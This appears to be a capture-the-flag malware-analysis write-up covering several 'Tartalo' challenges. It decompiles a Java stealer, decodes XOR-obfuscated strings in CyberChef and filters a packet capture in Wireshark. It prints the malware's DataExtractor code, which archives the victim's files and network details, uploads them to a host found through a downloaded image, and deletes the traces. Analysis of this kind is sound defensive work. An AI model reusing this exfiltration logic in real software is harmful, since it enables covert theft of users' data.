
What username is used on the site to host files downloaded by this malware? Use the .jar file from Tartalo 8

Solution:

Continue in jd_gui with the recompiled jar file.




Looking through the encoded there is a string calleds picloc in **dataextractor.class**.




```
import java.io.FileWriter;
import java.io.IOException;
import java.net.InetAddress;
import java.net.NetworkInterface;
import java.util.Enumeration;
import java.util.zip.ZipOutputStream;

public class DataExtractor {
  public static String k = "cat";
  public static void main(String[] args) throws ImageProcessingException {
    String info = UserInfo.userInfo();
    String currentUser = UserInfo.userN();
    String fileName = UserInfo.fileN();
    String infoFile = (new DirectorySetter()).infoMe();
    String netFile = (new DirectorySetter()).netMe();
    String directory = (new DirectorySetter()).directMe();
    String zipFile = (new DirectorySetter()).zipOut();
    String pictureLoc = (new DirectorySetter()).pictureMe();
    x x = new x();
    try {
      networkInfo(netFile);
      writeFile(info, infoFile);
      FileOutputStream fos = new FileOutputStream(zipFile);
      ZipOutputStream zos = new ZipOutputStream(fos);
      File srcFile = new File(directory);
      addDirToArchive(zos, srcFile);
      zos.close();
      deleteFiles(netFile, infoFile);
      String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CQ4cDQ8NFBMdBAkABQ4bF1BG", k) + "/" + (new pictureLocator()).recentPull() + decryptString("TQsEBgY=", k);
      saveImage(picloc, pictureLoc);
      String ex = decryptString((new ExifExtractor()).ipExtract(), k);
      uploadF(ex, zipFile);
      deleteFiles(zipFile, pictureLoc);
    } catch (IOException ioe) {
```

This string leads to a couple different strings but one big encoded string is shown.



```
String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CQ4cDQ8NFBMdBAkABQ4bF1BG", k) + "/" + (new pictureLocator()).recentPull() + decryptString("TQsEBgY=", k);
```

Use CyberChef and decode with base64 and then xor using the key from **tartalo_8**.



Last build: A day ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key: cat UTF8

Scheme: Standard

□ Null preserving

Input

```
CQ4cDQ8NFBMdBAkABQ4bF1BG
```

Output

```
johnnywrightfoot12
```


Answer: johnnywrightfoot12

Tartalo 11


What is the file extension of the files downloaded by this malware to figure out where to exfiltrate data? Use the .jar file from Tartalo 8

Solution:

Continue in jd_gui with the recompiled jar file.




Look through the encoded strings and you'll come across a string called picloc in **dataextractor.class**.




```
import java.io.FileWriter;
import java.io.IOException;
import java.net.InetAddress;
import java.net.NetworkInterface;
import java.util.Enumeration;
import java.util.zip.ZipOutputStream;

public class DataExtractor {
  public static String k = "cat";
  public static void main(String[] args) throws ImageProcessingException {
    String info = UserInfo.userInfo();
    String currentUser = UserInfo.userN();
    String fileName = UserInfo.fileN();
    String infoFile = (new DirectorySetter()).infoMe();
    String netFile = (new DirectorySetter()).netMe();
    String directory = (new DirectorySetter()).directMe();
    String zipFile = (new DirectorySetter()).zipOut();
    String pictureLoc = (new DirectorySetter()).pictureMe();
    x x = new x();
    try {
      networkInfo(netFile);
      writeFile(info, infoFile);
      FileOutputStream fos = new FileOutputStream(zipFile);
      ZipOutputStream zos = new ZipOutputStream(fos);
      File srcFile = new File(directory);
      addDirToArchive(zos, srcFile);
      zos.close();
      deleteFiles(netFile, infoFile);
      String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CQ4cDQ8NFBMdBAkABQ4bF1BG", k) + "/" + (new pictureLocator()).recentPull() + decryptString("TQsEBgY=", k);
      saveImage(picloc, pictureLoc);
      String ex = decryptString((new ExifExtractor()).ipExtract(), k);
      uploadF(ex, zipFile);
      deleteFiles(zipFile, pictureLoc);
    } catch (IOException ioe) {
```

The second part of the string give a hint because it leads to pictureLocator. After that notice another encoded string **TQsEBgY=**.



```
    writeFile(info, infoFile);
    FileOutputStream fos = new FileOutputStream(zipFile);
    ZipOutputStream zos = new ZipOutputStream(fos);
    File srcFile = new File(directory);
    addDirToArchive(zos, srcFile);
    zos.close();
    deleteFiles(netFile, infoFile);
    String picloc = String.valueOf((new DirectorySetter()).photoServ()) + decryptString("CQ4cDQ8NFBMdBAkABQ4bF1BG", k) + "/" + (new pictureLocator()).recentPull() + decryptString("TQsEBgY=", k);
    saveImage(picloc, pictureLoc);
    String ex = decryptString((new ExifExtractor()).ipExtract(), k);
    uploadF(ex, zipFile);
    deleteFiles(zipFile, pictureLoc);
} catch (IOException ioe) {
```

Go to cyberchef and decode with base64 and then xor using the key from **tartalo_8.** The string is .jpeg.



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

XOR

Key
cat
UTF8

Scheme
Standard

□ Null preserving

Input

```
TQsEBgY=
```

Output


```
.jpeg
```

Tartalo 12

What is the name of the file downloaded by the malware that correctly contains information on where to exfiltrate data?

Solution:


In Tartalo 6 the pcap **2018-08-21_12-18-14.pcap** was examined. The IP address used by the malware in Tartolo 3 can help refine the results and because the question is asking about a downloaded file it is assumed that it is a GET request. With that knowledge, filter the results with **ip.addr == 12.33.55.12 && http.request.method == GET**.


2018-08-21_12-18-14.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr ==12.33.55.12 && http.request.method == GET
```

```
No.   Time          Source        Destination  Protocol  Length  Stream index  Info
64665 7568.369143   192.168.1.11  12.33.55.12  HTTP      442     1115 GET /login.jar HTTP/1.1
64686 7568.486300   192.168.1.11  12.33.55.12  HTTP      407     1116 GET /favicon.ico HTTP/1.1
73905 8931.863420   192.168.1.11  12.33.55.12  HTTP      442     1294 GET /login.jar HTTP/1.1
```

Select a packet then export HTTP objects (File>Export Objects>HTTP) and organize by Filename. A file named **0.jpeg** has a hostname of **tartalophotos.com.** Select the **0.jpeg** file and save it.




Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
76450	tartalophotos.com	image/jpeg	30 kB	0.jpeg
77246	tartalophotos.com	image/jpeg	684 kB	1.jpeg
195645	download.windo...	application/vn...	7823 bytes	27148657_7518c6b97b86f4413fbf8a7bf6d799...
44137	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44162	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44179	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44233	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44238	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44340	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44345	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44545	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44935	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
45709	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
47213	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
50221	redirector.gvt1.c...	text/html	463 bytes	32.168.200_win64_SoftwareReporter.crx3
44157	r2---sn-5c9b-5c9...	application/o...	18 kB	32.168.200_win64_SoftwareReporter.crx3?cms_...
44210	r2---sn-5c9b-5c9...	application/o...	41 kB	32.168.200_win64_SoftwareReporter.crx3?cms_...
44328	r2---sn-5c9b-5c9...	application/o...	87 kB	32.168.200_win64_SoftwareReporter.crx3?cms_...
44528	r2---sn-5c9b-5c9	application/o	179 kB	32.168.200_win64_SoftwareReporter.crx3?cms

